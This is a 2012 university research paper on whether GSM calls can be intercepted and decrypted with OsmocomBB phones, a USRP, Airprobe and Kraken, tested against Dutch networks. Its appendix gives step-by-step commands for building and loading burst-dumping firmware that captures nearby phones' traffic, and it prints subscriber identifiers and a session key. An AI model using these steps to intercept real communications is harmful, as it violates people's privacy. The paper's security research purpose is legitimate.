University of Amsterdam

M.Sc. Systems and Network Engineering

Eavesdropping on and decrypting of GSM communication using readily available low-cost hardware and free open-source software in practice

Jeffrey Bosma - jeffrey.bosma@os3.nl
Joris Soeurt - joris.soeurt@os3.nl

May 29, 2012

Abstract

This paper evaluates the current practical possibilities of eavesdropping on Global System for Mobile Communications (GSM) networks using hardware in the range of low-cost (tens of euros) to relatively cheap (1500 euros), in combination with available free open-source software initiatives. These have been the subject of several live demonstrations over the past few years. By using regular phones loaded with OsmocomBB (an open-source baseband firmware), a Universal Software Radio Peripheral (USRP) with mandatory daughterboards, Airprobe (for air-interface analysis) and other tools available we attempt to reproduce the results shown in these demonstrations. While we conclude that this is certainly possible with the correct software, not all needed software components are publicly available.

1 Introduction

It is impossible to imagine life without mobile telephony. The International Telecommunication Union (ITU) estimated that there were a total of 6 billion cellular telephone subscriptions worldwide at the end of 2011 [1]. This number is equivalent to 87 percent of the estimated world population and is a substantial increase from the 5.4 billion subscriptions in 2010 and the 4.7 billion in 2009. The forecasts indicate that this figure will continue to increase in the future with the introduction of further evolved, next generation mobile communication standards which provide increasingly faster and more efficient technologies [2].

In this paper we exclusively focus on the standards in the Global System for Mobile Communications (GSM) as part of the second generation (2G) mobile communication standards. GSM is a set of standards developed by the European Telecommunications Standards Institute (ETSI) to describe the technologies in 2G digital cellular networks. Although GSM has been deployed for over 20 years and has been succeeded by third generation (3G) and fourth generation (4G) mobile communication standards (i.e. the UMTS and LTE, respectively), it is still being used by an estimated 4 out of the 6 billion subscribers worldwide [3].

GSM is used by its subscribers for applications related to either making voice calls, through the use of telephony-enabled services, or text messaging via the Short Message Service (SMS). Examples of such services are calling to another phone (also connected to the global Public Switched Telephone Network)

for the purpose of e.g. telephony-enabled banking, and text messaging for electronic authentication of transactions and for proving an individual's identity [4]. These examples illustrate the importance of having strong security. In this paper we exclude the use of data transmissions (such as provided by the General Packet Radio Service (GPRS) or Enhanced Data rates for GSM Evolution (EDGE) data services later added to GSM) other than those involved in voice calls.

GSM was designed with a moderate level of service security. To prevent eavesdropping on GSM communication, the connection between the cellular phone and the base station is generally encrypted in GSM networks. However, several security weaknesses have been found, both in the protocols and in the cryptography [5].

At the 26C3 (26^{th} Chaos Computer Congress) in December 2009, Karsten Nohl, a cryptographer and security researcher, demonstrated an attack on one of the encryption algorithms of GSM. In his demonstration he showed that the A5/1 encryption cipher, a stream cipher that is used to encrypt the wireless communication between the subscriber and the base station on almost all GSM networks, can be cracked within seconds. Other GSM networks use either the more recent A5/3 block cipher for encryption, or A5/0 cipher which is equivalent to no encryption at all. The former is, however, often not supported by cellular phones and this remains to the case for phones recently manufactured [6]. Furthermore, the A5/3 cipher is proven to be academically broken [7], meaning that researchers have shown that it is possible to crack the encryption in theory but that there currently is no such implementation available to do so in practice.

To eavesdrop GSM communication transmitted between a cellular phone and a base station, hardware that can tune to the radio spectrum of GSM is needed. One popular device that, depending on the installed daughterboard, can receive and/or transmit on a wide variety of frequencies is the Universal Software Radio Peripheral (USRP) manufactured by Ettus Research. The USRP, however, requires an investment of at least EUR 500 for the cheapest model and does not include the mandatory daughterboard and antenna. Beside an investment in terms of money, it also requires the operator to invest time to gain an understanding of such software-defined radio (SDR) systems as well as the Linux operating system aside from the standards in GSM. Equipped with this knowledge, an open-source initiative named Airprobe provides a way to decrypt captured GSM communication. The Airprobe project contains applications that can be used for the entire process of acquisition, demodulation and analysis.

A similar setup was demonstrated by Karsten Nohl and Sylvain Munaut in their presentation about *GSM Sniffing* at the 27C3 in December 2011. However, they demonstrated that certain common cheap cellular phones of around EUR 15 can be used to eavesdrop on GSM communication. They also decrypted the capture they made using their own software running on a general laptop computer. These selective phones were loaded with OsmocomBB, an open-source baseband firmware. The name comes from a partial concatenation of the words Open Source MObile COMmunications Baseband. The phones that are compatible with OsmocomBB include the Motorola C123, C12 and C118 (the primary targets for development) and the C155 (the secondary target). The OsmocomBB project was started as an initiative to completely replace to built-in proprietary GSM baseband software of the Ti Calypso/Iota/Rita GSM baseband chipset with a free open-source solution.

After the live demonstration at the 27C3, many individuals became interested in reproducing this attack themselves. In response to the many inquiries that Sylvain Munaut received after this event, he stated in the project's mailing list that the not all of the demonstrated software will be released to the public [8]. A similar response was posted in November 2011 by another developer of the

project [9]. Both responses indicate that actually reproducing the attack is a complicated process with lots of dependencies. These include a broad (technical) insight and understanding of the different pieces of software that OsmocomBB comprises as well as GSM; the latter is a commonality with the Airprobe project. However, OsmocomBB has evolved in the meantime: old software components have been extended and new components were released to the public. It is questionable whether the software that is currently released to the public provides sufficient means to be able to reproduce the demonstrated attack along with some effort. Aside from whether or not this software is available to the public by now, it still remains questionable if the attack is as trivial as demonstrated by Nohl and Munaut for someone without deep-going knowledge of GSM.

1.1 Related work

In section 1 we have already mentioned an attack that was done on the cryptography of GSM. In complement to this, a research paper about real-time cryptanalysis of the A5/1 encryption algorithm on a general computer was published by Alex Biryukov in April 2000 [10]. Furthermore, work has been done by Nohl on creating a tool named Kraken that utilizes rainbow tables to crack A5/1 encryption within seconds.

Despite these efforts, there are no reports on successfully implementing OsmocomBB in the aforementioned attack by people other than the project's developers themselves. This also means that there is little to no information to be found concerning the use of OsmocomBB with Dutch commercial GSM networks. The latter is also true for Airprobe.

1.2 Research questions

The uncertainties and lack of information as has been previously described made us curious and come up with several leading questions for our research. The main research question for our project is as follows:

- *What is the feasibility of eavesdropping on and decrypting of GSM communication using readily available low-cost hardware and free open-source software in practice?*

We define the following sub-research questions as a complement to the main question above:

- *What hardware is needed to be able to do so?*

- *How applicable is this for Dutch commercial GSM networks? Do these use or support the A5/1 encryption algorithm, a more secure algorithm such as A5/3, or no encryption at all?*

2 Theory

This section by no means tries to cover all theory involved with GSM. We will only provide the essential concepts for understanding the content of the sections that follow. For a more complete and thorough introduction to GSM consider reading [11] and/or [12].

2.1 Generic network architecture of GSM

A GSM network is made up of multiple components and interfaces that facilitate the sending and receiving of signalling and traffic messages [13]. Basically, it is a collection of components that function as transceivers, controllers, switches, routers, and registers. A single GSM network owned by a single GSM service provider is often referred to as a Public Land Mobile Network (PLMN). Figure 1 illustrates a PLMN and depicts where the interfaces of the components connect to.




Figure 1: Generic PLMN layout [11]

The components that are of interest to this paper are the MS (explained below) and those located in the Base Station Subsystem (BSS) part of a PLMN. We will only describe the components in this part and omit the components in the Network Switching Subsystem (NSS) since these are not related to the research presented in this paper.

- **Mobile Station (MS)**: a wireless communication device in the PLMN, comprised of both the ME and SIM components (see below). The MS is assigned a temporary identifier, known as the Temporary Mobile Subscriber Identity (TMSI), which is used as device identifier instead of the International Mobile Subscriber Identity (IMSI).
- **Mobile Equipment (ME)**: a physical cellular phone, identified by an unique 15 digits number known as the International Mobile Equipment Identity (IMEI).
- **Subscriber Identity Module (SIM)**: a smartcard that contains subscriber related information, such as preferred and forbidden PLMNs, the IMSI, the secret authentication key K_i, the A3 algorithm (for authentication) and the A8 algorithm (for generating the encryption key K_c).
- **Base Transceiver Station (BTS)**: transmits and receives signals to and from the MS and thus serves as a wireless access point to the PLMN. Furthermore, it also handles various other tasks such as multiplexing, power control, modulation, speech encoding and decoding, and ciphering of the signals [12].
- **Base Station Controller (BSC)**: controls one or multiple BTSs, manages radio channels, paging coordination, handover decisions and other control functions that are needed.

2.2 Wireless interface of MS and BTS

GSM operates in several different frequency bands. The most common ones are 850 MHz, 900 MHz, 1800 MHz, and 1900 MHz, however, because of the different regulations per country some are not allowed to be used with GSM. By applying Frequency Division Multiple Access (FDMA) to these frequency bands, the allocated spectrum for each band is divided into individual carrier frequencies, or channels, of each 200 kHz wide. To allow multiple cellular phones to operate on the same channel, Time Division Multiple Access (TDMA) is applied to further divide a single channel into 8 separate timeslots. The information/data present in a particular timeslot is called a burst. Several types of bursts exist and these are combined in several different types of frames. The types and structures of these frames, however, is not important for our research.

Separate ranges in the frequency bands are used as either a downlink channel (from the BTS to the MS) or an uplink channel (from the MS to the BTS). A certain single downlink channel always corresponds to a single uplink channel. An Absolute Radio-Frequency Channel Number (ARFCN) is a number that makes it possible to differentiate between the different pairs of downlink and uplink channels in a frequency band. Although GSM allows for full-duplex operation between the uplink and downlink channel, this does not mean that these can be used simultaneously. The ME in fact has a radio frequency switching component that toggles the antenna fast enough between transmitting and receiving channels.

Distortion and interference of the signal of a particular channel may adversely impact the link quality between a MS and BTS. GSM provides an optional channel hopping procedure, known as Slow Frequency Hopping (SFH), to

mitigate and minimize the adverse effects on the link quality. This is achieved by switching between different ARFCNs and thus effectively spending less time on the affected channel. Moreover, channel hopping increases the capacity of BTSs such that it can serve more MSs while the quality of each voice call is sufficiently maintained [12]. Note that hopping is done only when the MS is actively transmitting, e.g. a voice call is taking place.

3 Experiments

We conduct several experiments using the applications found in OsmocomBB and Airprobe along with the needed hardware. Below we will describe the outcomes of these experiments as well as our experiences during the research. These experiments have been conducted in our lab located at the Science Park in Amsterdam, The Netherlands.

3.1 OsmocomBB

To be able to answer our main research question we acquired two OsmocomBB-compatible MEs (a Motorola C121 and C118) which were available second hand for around EUR 15 each. Along with two USB-to-serial adapters we could load the OsmocomBB firmware on the MEs. This software consists of two logical parts: the layer1 firmware that is loaded and executed on the device and the layer23 software which is run on the computer to which the MS is connected. Configuration and control of the MS can done via a command line interface (which is presented in a Cisco-like device console style) on the computer. With the command line interface of the `mobile` application (part of the layer23 software) the ME, along with a SIM card, can be used as a regular MS except for the fact that the only way to control it is from a computer. Furthermore, the `burst_ind` branch supplies a modified layer1 firmware that can be used to capture the bursts of data contained in GSM frames. The latter was only possible after reprogramming the EEPROM of our serial-to-USB adapter to support non-standard high baudrates.

The main problem we ran into during the initial stage of our research is the complexity of the GSM protocol in combination with the out-of-date or incomplete information of the applications in OsmocomBB. The main source of information to get up and running and to understand its functioning was the OsmocomBB mailing list.

In our experimental setup we use both MSs: one loaded with standard layer1 firmware controlled via the `mobile` application, and the other with the `burst_ind` modified layer1 firmware. We use the former to retrieve extensive debugging information such as the state of the MS, the BTS connected to, the IMSI, and the current TMSI and K_c. Such information proved to be fruitful for capturing bursts with the second MS (loaded with the `burst_ind` firmware) corresponding to a voice call made to the first MS.

To be able to increase the receival range of the uplink channels, two signal filtering baluns (balancer-unbalancer) in the receival circuit of the MS had to be replaced with unfiltered variants. The German company Sysmocom sells a do-it-yourself filter replacement component kit in their webshop[1]. After placing these new components, an increase in the receival range from the original $\pm$ 10 meters to $\pm$ 100 meters should theoretically be possible. Unfortunately, the installation was not successful despite multiple attempts done by a skillful engineer using specialized equipment. The reason for this is that during the removal of the existing baluns, several traces on the circuit board were ripped off, despite the usage of specialized equipment and temperatures up to 240 degrees Celsius. The suspected cause for this damage it that the baluns are not only soldered onto the circuit board, but are also fixed in place with glue.

The second problem we encountered is that because of the usage of the optional frequency hopping on GSM networks, several OsmocomBB-equipped MSs have to be combined to capture all the channels used for a voice call. At the 27C3, 2 MSs were used for

[1] `shop.sysmocom.de`

the downlink channels and another 2 MSs for the uplink channels. However, the required number of MS depends on the amount of channels that is hopped between. The software needed to capture and combine the received signals with more than 1 MS at the same time has not been released by the developer. It is thereby only possible to capture on a single ARFCN (pair of one downlink and uplink channel).

The third and last problem we ran into is that (although the OsomocomBB project is regularly updated), up till now the software to interpret the captured bursts has not been released to the public. This is in contrast to the Airprobe project with which GSM communication in frames captured with a USRP can be fully decoded. This decoding is important to get the bitstream needed for the known plaintext attack in Kraken (to recover the K_c) and to convert the GSM communication to the audio data of the voice call. According to the OsmocomBB's developers, this missing part should be recreatable in approximately one hour by someone with knowledge of GSM and the C programming language [8]. Unfortunately, it takes a lot more time to acquire the mandatory understanding of the GSM protocol. The recreation therefore was not feasible within the given time frame for our research.

3.2 Airprobe

Because we did not have any means to continue with OsmocomBB at this point, we decided to continue our experiments with the USRP. With Airprobe and the USRP as relatively low-cost SDR we would still stay near the original scope of our research. Moreover, we could successfully capture and decode GSM communication with this setup. The GSM networks in range of our lab include all commercial GSM service providers in the Netherlands: KPN, Vodafone, and T-Mobile. However, we found that all of these networks in range utilize channel hopping. Although this is not designed as a security feature (as we said before, its purpose is to minimize distortion and interference), it stopped us from continuing the experiment since Airprobe does not support this feature. This means that although we could capture the complete spectrum consisting of all the channels on which the MS hops, the captured communication at this point can not be correctly interpreted and decoded by Airprobe. Bogdan Diaconescu, a experienced researcher, is putting effort in extending the functionality of Airprobe to include support for channel hopping[2]. After contacting him to inquire information about the status of his work, he kindly send us several patches to modify for Airprobe for channel hopping. Unfortunately, after applying the patches we were unable to get Airprobe to interpret our captures. We suspect that if we did not have such strict time constraints, we would had been able to get Airprobe to interpret the capture properly.

To overcome this problem on the commercial GSM networks, we decided to set-up our own GSM test network. To do so we used OpenBTS, which is as the name suggest an open-source initiative that provides the essential components to set-up a GSM network with the USRP for the wireless interface of the BTS. We configured OpenBTS to function on channels in the DECT guard band (ARFCN 880 to be precise). The particular frequencies we used in this DECT guard band are freely available in the Netherlands for low-power GSM networks after (free) registration with the Dutch radiocommunications agency [14]. Furthermore, we set the Mobile Country Code (MCC) and Mobile Network Code (MNC) to the values 001 and 01, respectively, to indicate it is a GSM test network.

As said, our main motivation to do so was to overcome the channel hopping problem (in this aspect we succeeded since our GSM network has one ARFCN: a downlink and uplink channel). Unfortunately, as we found out later, OpenBTS does not support A5/1 encryption which made it rather useless for our research. At this point we decided to continue with an example capture of GSM communication freely available on the Internet. This captures contains a short voice call without any channel hopping and is therefore an excellent subject

[2] `http://yo3iiu.ro/blog/?p=1069`

for our experiment. Using Airprobe, Kraken, Wireshark, `find_kc`, `arfcn_calc`, and `toast` we could successfully recover the K_c, decrypt the encrypted GSM communication and extract an audio file with the actual voice call.

3.3 Additional findings

Using the techniques described above we could determine that all commercial GSM providers in the Netherlands still use the value *2B* for the purpose of padding in GSM frames. Randomization of this value could increase the effort of an attack by two orders of magnitude for every randomized byte. This modification is officially defined in 2008 in the TS44.006 specifications.

We also discovered a non-commercial GSM-R [15] network used by the Nederlandse Spoorwegen (the institute that manages the railway infrastructure in the Netherlands). This GSM-R network, named NS Railinfrabeheer B.V., is used for communication between trains and railway regulation control centers. GSM-R is a GSM-derived standard with some additional options specific for railway communication. We noticed that this network also uses the statuc *2B* for padding and therefore increases the probability of successfully decrypting communication on this network.

4 Conclusion

During our research we found that the attack demonstrated by Karsten Nohl and Sylvain Munaut can not be reproduced without thorough understanding of the GSM protocol as well as the C programming language. The attack is certainly possible and applicable to real-life GSM communication, but some of the essential software components needed are not (yet) disclosed to the public. We think this is a good decision from a research point of view, especially when considering the amount of mobile subscriber that use GSM. The main aim of the different GSM related projects is the uncover weaknesses in order to push the GSM service providers to improve security, and not to make near real-time eavesdropping on GSM possible for the masses.

With the knowledge we gained during this project we are convinced GSM contains several severe design flaws which might have been avoided if it was developed in a more open way. For example, secure algorithms that have been proven to be secure could have been used instead of the proprietary ones that are used right now.

Although not all software components have been released, the OsmocomBB project certainly gained a lot of attention from technicians all over the world. We therefore think that it is only a matter of time before someone else will reproduce the missing components and release them to the public. With respect to Airprobe, Bogdan Diaconescu for example has already released the code that adds channel hopping support. Other missing parts are likely to follow. We tested the GSM networks of the three commercial service providers in the Netherlands (in our lab located at the Science Park in Amsterdam, The Netherlands) and discovered that all these networks utilize channel hopping. Although we did not succeed in successfully using the patched Airprobe on our captures of GSM communication, it serves as an important piece of the puzzle.

5 Further Research

We have concluded that the software required to eavesdrop on GSM communication with OsmocomBB-compatible phones is kept private by the developers of OsmocomBB. It is unclear whether or not this will change in the future. Thus, for an individual to be able to use these phones for this purpose, research must be done to determine which missing software components should be implemented. After this research, more work is required to actually implement the components in the source code of OsmocomBB.

Recently, the possibility of using DVB-T dongles based on the Realtek RTL2832U chip as low-cost SDR has been discovered by Antti Palosaari [16]. Dongles that have this Realtek chip, along with the Elonics E4000, offer a tuning range from 64 Mhz up to 1700 MHz. Although this would only cover half of the com-

monly used GSM bands (850 Mhz and 900 Mhz), more research of using multiple dongles for eavesdropping on GSM might pose an interesting alternative to the USRP. With respect to eavesdropping on GSM communication and the applications that GSM is used for, such as authentication and identification, further research might be needed to analyse the possible security threats that are a result of broken/weakened encryption algorithms. Furthermore, beside research done in GSM's encryption algorithms, it might be fruitful to have more work done in exploiting the protocol areas of GSM.

We have described in section 3 that we came across a GSM-R network during our research. We did not try to connect to this network or extensively eavesdrop on the communication. Researching this network may turn out to be a interesting project (with potentially huge impact since train communication and safety depends on it) if it uses the broken A5/1 encryption algorithm.

Lastly, in our research we have excluded the possibility of eavesdropping on SMS and data services such as GPRS and EDGE. More research will be needed to determine whether the encryption algorithms these services use are strong enough to guarantee privacy.

6 Acknowledgments

We would like to take this opportunity to thank Jeroen van Beek of the University of Amsterdam (UvA) for approving this ambitious research project and motivating us along the way. Furthermore, we thank Jaap van Ginkel for providing us the equipment (i.e. USRP1, USRP2, and accompanying daughterboards and antennas) needed for our research, and allowing us to fully configure it at will to learn more about its suitability in our experiments. Despite the fact that it did not work out in the end, we also thank Theo van Lieshout for his effort in trying to remove the filtered baluns (balancer/unbalancer) from the circuit board of our phones.

References

[1] International Telecommunication Union (ITU), "The World in 2011: ICT Facts and Figures," October 2011. www.itu.int/ITU-D/ict/facts/2011/index.html.

[2] I. Mansfield, "Worldwide Mobile Subscriptions Number More Than Five Billion," October 2010. www.cellular-news.com/story/46050.php.

[3] I. Mansfield, "3GPP Wireless Technologies Pass 5 Billion Global Connections," September 2011. www.cellular-news.com/story/50929.php.

[4] G. (the Computer Emergency Response Team of the Dutch government), "Factsheet - Eavesdropping on GSM-communications," December 2010. www.govcert.nl/english/service-provision/knowledge-and-publications/factsheets/factsheet-regarding-eavesdropping-on-gsm-communication.html.

[5] F. van den Broek, "Eavesdropping on gsm: state-of-affairs," November 2010. www.cs.ru.nl/~fabianbr/WISSec2010_GSM_Eavesdropping.pdf.

[6] H. Welte, "A5/3 is not deployed in GSM networks," July 2010. security.osmocom.org/trac/ticket/4.

[7] O. Dunkelman, N. Keller, and A. Shamir, "A Practical-Time Attack on the A5/3 Cryptosystem Used in Third Generation GSM Telephony," January 2010. eprint.iacr.org/2010/013.

[8] S. Munaut, "IMPORTANT clarifications about 27C3 GSM Sniff Talk," December 2010. lists.osmocom.org/pipermail/baseband-devel/2010-December/000912.html.

[9] H. H. P. Freyther, "Uplink sniffing," November 2011. http://lists.osmocom.org/pipermail/baseband-devel/2011-November/002470.html.

[10] H. H. P. Freyther, "Real Time Cryptanalysis of A5/1 on a PC," April 2000. cryptome.org/a51-bsw.htm.

[11] F. van den Broek, "Catching and understanding gsm-signals," March 2010. www.cs.ru.nl/~fabianbr/scriptie.pdf.

[12] M. Glendrange, K. Hove, and E. Hvideberg, "Decoding gsm," 2010. ntnu.diva-portal.org/smash/get/diva2:355716/FULLTEXT01.

[13] "Network architecture." www.gsmfordummies.com/architecture/arch.shtml.

[14] A. Telecom, "Dect Guardband," April 2012. www.agentschaptelecom.nl/onderwerpen/mobiele-communicatie/Dect+Guardband.

[15] "GSM-R Industry Group." www.gsm-rail.com/.

[16] A. Palosaari, "SDR FM demodulation," February 2012. thread.gmane.org/gmane.linux.drivers.video-input-infrastructure/44461/focus=44461.

Table of contents

A Osmocom

The following instructions (for both Osmocom as the USRP are tested on Ubuntu 11.04)

A.1 Hardware requirements

1. **Phone** - Several different models that are sold by Motorola (but in fact designed and manufactured by Compal Electronics) are supported by the OsmocomBB project. We choose to use Motorola C123 compatible phones because these are the project's main target and were readily available to us at low cost. The instructions in this how-to are based on this particular phone but should not differ much for other models.

2. **USB-to-serial adapter** - To communicate with the phone (e.g. for uploading the firmware) a USB-to-serial adapter that has a 2.5mm stereo jack plug attached to it is needed. To be able to download bursts to your computer a FTDI or CP210x based USB-to-serial adapter is needed. Furthermore, when using a CP210x based adapter, the EEPROM of in this chip has to be reprogrammed to support the non-standard high baudrates. This can done using instruction available at [3].

A.2 Compilation

Several branches are available in the OsmocomBB GIT repository. There are two branches that we think are most interesting. The first is the main branch which enables you to use your phone as a 'regular' phone and gather lots of debug information of the phone's and network's functioning. The second branch enables you to dump bursts of neighbouring GSM phones.

1. **Get source-code from GIT repository**
   First choose which branch you want to use: the main branch for regular phone functionality or the burst_ind branch to dump bursts.

   → **Main branch**

   ```
   git clone git://git.osmocom.org/osmocom-bb.git OsmocomBB-main
   ```

   → **burst_ind branch**

   ```
   git clone git://git.osmocom.org/osmocom-bb.git OsmocomBB-burst
   cd osmocom-bb
   git checkout sylvain/burst_ind
   ```

   Note that the burst_ind branch can only be used with a FTDI or CP210x based USB-to-serial adapter. Add the following line to the beginning of `./src/host/osmocon/osmocon.c` to confirm you are using this type of adapter.

   ```
   #define I_HAVE_A_CP210x
   ```

2. **Install dependencies**

[3] `bb.osmocom.org/trac/wiki/Hardware/CP210xTutorial`

```
sudo apt-get install libtool shtool autoconf git-core pkg-config make gcc
sudo add-apt-repository ppa:bdrung/bsprak
sudo apt-get update
sudo apt-get install arm-elf-toolchain
```

3. **Optional: add TX support**
   Enabling transmit support in the firmware is a requirement to use the regular phone functionality. Without TX support the phone will not be able to register to the network and can only be used to scan and log passively. Note that TX support should not be enabled for the burst_ind branch since it does not need this functionality. Edit `osmocom-bb/src/target/firmware/Makefile` and uncomment the following line to enable TX support.

   ```
   #CFLAGS += -DCONFIG_TX_ENABLE
   ```

4. **Finally, compile the firmware**

   ```
   cd osmocom-bb/src
   make
   ```

A.3 Load layer1 firmware to phone

1. **Load layer1 firmware to phone**
   Use `osmocon` to load the layer1 firmware to the phone. Note that depending on the type of USB-to-serial adapter *c123xor* in the command below may need to be changed to *c123*.

   ```
   sudo ./src/host/osmocon/osmocon -p /dev/ttyUSB0 -m c123xor ./src/target/
       firmware/board/compal_e88/layer1.compalram.bin
   ```

   Sample output:

   ```
   Received PROMPT1 from phone, responding with CMD
   read_file(./src/target/firmware/board/compal_e88/layer1.compalram.bin):
       file_size=60412, hdr_len=4, dnload_len=60419
   Received PROMPT2 from phone, starting download
   handle_write(): 4096 bytes (4096/60419)
   handle_write(): 4096 bytes (8192/60419)
   handle_write(): 4096 bytes (12288/60419)
   [...]
   handle_write(): 3075 bytes (60419/60419)
   handle_write(): finished
   Received DOWNLOAD ACK from phone, your code is running now!
   battery_compal_e88_init: starting up
   [...]
   ```

A.4 Choose OsmocomBB layer23 application for use on computer

Not all layer23 applications (as part of the phone that runs on the computer) are available with each branch. Depending on the the branch of which the compiled layer1 firmware was uploaded to the phone, different layer23 applications can be used. `ccch_scan` is the only application for use with the layer1 firmware of the `burst_ind` branch (for dumping bursts), while all of the other applications should be used with the layer1 firmware of the main branch.

A.4.1 `mobile`

This application enables you to use the phone as a regular phone while maximizing configuration options and debug information. This can done through a command line interface by connecting to a loopback address with telnet. This console is implemented in a Cisco-like configuration interface style. Use the following steps to start using the application.

1. **Create empty configuration file**

   ```
   mkdir -p /root/.osmocom/bb/ && touch /root/.osmocom/bb/mobile.cfg
   ```

2. **Start `mobile` application**

   ```
   sudo ./src/host/layer23/src/mobile/mobile -i 224.0.0.1
   ```

   Sample output:

   ```
   Copyright (C) 2008-2010 [...]
   Contributions by [...]

   License GPLv2+: GNU GPL version 2 or later <http://gnu.org/licenses/gpl.html
       > This is free software: you are free to change and redistribute it.
       There is NO WARRANTY, to the extent permitted by law.

   <000f> sim.c:1223 init SIM client
   <0006> gsm48_cc.c:63 init Call Control
   <0007> gsm480_ss.c:231 init SS
   <0017> gsm411_sms.c:63 init SMS
   <0001> gsm48_rr.c:5479 init Radio Ressource process
   <0005> gsm48_mm.c:1315 init Mobility Management process
   <0005> gsm48_mm.c:1037 Selecting PLMN SEARCH state, because no SIM.
   <0002> gsm322.c:5025 init PLMN process
   <0003> gsm322.c:5026 init Cell Selection process
   <0003> gsm322.c:5083 Read stored BA list (mcc=204 mnc=08  Netherlands, KPN)
   Mobile '1' initialized, please start phone now!
   VTY available on port 4247.
   <0005> subscriber.c:601 Requesting SIM file 0x2fe2
   [...]
   <0005> subscriber.c:360 received SMSP from SIM (sca=+31659099999)
   <0005> subscriber.c:561 (ms 1) Done reading SIM card (IMSI=204060000879858
       Netherlands, Barablu Mobile)
   <0005> subscriber.c:573 -> SIM card registered to 204 08 (Netherlands, KPN)
   <0005> gsm48_mm.c:4379 (ms 1) Received 'MMR_REG_REQ' event
   <0002> gsm322.c:3806 (ms 1) Event 'EVENT_SIM_INSERT' for automatic PLMN
       selection in state 'A0 null'
   <000e> gsm322.c:1372 Start search of last registered PLMN (mcc=204 mnc=08
       Netherlands, KPN)
   <0002> gsm322.c:1376 Use RPLMN (mcc=204 mnc=08  Netherlands, KPN)
   <0002> gsm322.c:800 new state 'A0 null' -> 'A1 trying RPLMN'
   <0003> gsm322.c:4037 (ms 1) Event 'EVENT_NEW_PLMN' for Cell selection in
       state 'C0 null'
   <000e> gsm322.c:3619 Selecting PLMN (mcc=204 mnc=08  Netherlands, KPN)
   [...]
   ```

3. **Connect to command line interface**

   ```
   telnet 127.0.0.1 4247
   ```

4. **Optional: start Wireshark to decode and display received GSM messages**

5. **Interesting commands with sample output**

```
OsmocomBB# sh subscriber
Mobile Subscriber of MS '1':
 IMSI: 204060000879858
 ICCID: 8931060000008798584
 Service Provider Name: Vectone Mobile
 SMS Service Center Address: +31659099999
 Status: U1_UPDATED  IMSI attached  TSMI 0x38785a4f
         LAI: MCC 204  MNC 08  LAC 0x113b  (Netherlands, KPN)
 Key: sequence 1  9c 3a aa 5a e0 2e 40 f4
 Registered PLMN: MCC 204  MNC 08  (Netherlands, KPN)
 Access barred cells: no
 Access classes: C8
 List of preferred PLMNs:
        MCC    |MNC
        -------+-------
        204    |08        (Netherlands, KPN)
        262    |01        (Germany, T-Mobile)
        206    |01        (Belgium, Proximus)
        208    |01        (France, Orange)

OsmocomBB# sh cell 1
ARFCN  |MCC    |MNC    |LAC    |cell ID|forb.LA|prio   |min-db |max-pwr|rx-
    lev
-------+-------+-------+-------+-------+-------+-------+-------+-------+-------

   7   |204    |08     |0x113b |0xc91f |no     |normal |-106   |   5   |-62
  17   |204    |08     |0x113b |0x0000 |n/a    |n/a    |-106   |   5   |-80
  88   |204    |08     |0x113b |0x2f7d |n/a    |n/a    |-106   |   5   |-97
  91   |204    |08     |0x113b |0xd42a |n/a    |n/a    |-106   |   5   |-98
  98   |204    |08     |0x113b |0xc91a |n/a    |n/a    |-106   |   5   |-86
 103   |204    |08     |0x113b |0xc91b |n/a    |n/a    |-106   |   5   |-72
```

A.4.2 cell_log

The `cell_log` application scans all available frequency bands and displays active GSM cells.

1. **Starting of application**

```
sudo ./src/host/layer23/src/misc/cell_log
```

Sample output:

```
<000e> cell_log.c:190 Cell: ARFCN=990 MCC=204 MNC=16 (Netherlands, T-Mobile)
    TA=3
<000e> cell_log.c:190 Cell: ARFCN=7 MCC=204 MNC=08 (Netherlands, KPN) TA=0
<000e> cell_log.c:190 Cell: ARFCN=30 MCC=204 MNC=04 (Netherlands, Vodafone)
   TA=1
<000e> cell_log.c:190 Cell: ARFCN=979 MCC=204 MNC=16 (Netherlands, T-Mobile)
    TA=4
<000e> cell_log.c:190 Cell: ARFCN=37 MCC=204 MNC=04 (Netherlands, Vodafone)
   TA=2
<000e> cell_log.c:190 Cell: ARFCN=17 MCC=204 MNC=08 (Netherlands, KPN) TA=1
<000e> cell_log.c:190 Cell: ARFCN=972 MCC=204 MNC=21 (Netherlands, NS
   Railinfrabeheer B.V.) TA=5
[...]
```

A.4.3 ccch_scan

The cccg_scan application writes dumps of bursts to the current working directory. This tool can only be used with the burst_ind branch.

1. **Starting of application**

```
sudo ./src/host/layer23/src/misc/ccch_scan -a ARFCN
```

Sample output

```
<000c> l1ctl.c:290 BURST IND: @(1034817 = 0780/17/27) (-110 dBm, SNR   2, UL
    )
<000c> l1ctl.c:290 BURST IND: @(1034818 = 0780/18/28) (-110 dBm, SNR  12, UL
    )
<000c> l1ctl.c:290 BURST IND: @(1034819 = 0780/19/29) (-110 dBm, SNR   1, UL
    )
<000c> l1ctl.c:290 BURST IND: @(1034820 = 0780/20/30) (-110 dBm, SNR   6, UL
    )
<000c> l1ctl.c:290 BURST IND: @(1034834 = 0780/08/44) (-106 dBm, SNR   0,
    SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034835 = 0780/09/45) (-106 dBm, SNR  10,
    SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034836 = 0780/10/46) ( -60 dBm, SNR   1,
    SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034837 = 0780/11/47) ( -60 dBm, SNR   2,
    SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034849 = 0780/23/08) (-110 dBm, SNR   0, UL
    , SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034850 = 0780/24/09) (-110 dBm, SNR   2, UL
    , SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034851 = 0780/25/10) (-110 dBm, SNR   3, UL
    , SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034852 = 0780/00/11) (-110 dBm, SNR   1, UL
    , SACCH)
<000c> l1ctl.c:290 BURST IND: @(1034853 = 0780/01/12) ( -60 dBm, SNR   2)
<000c> l1ctl.c:290 BURST IND: @(1034854 = 0780/02/13) (-105 dBm, SNR   2)
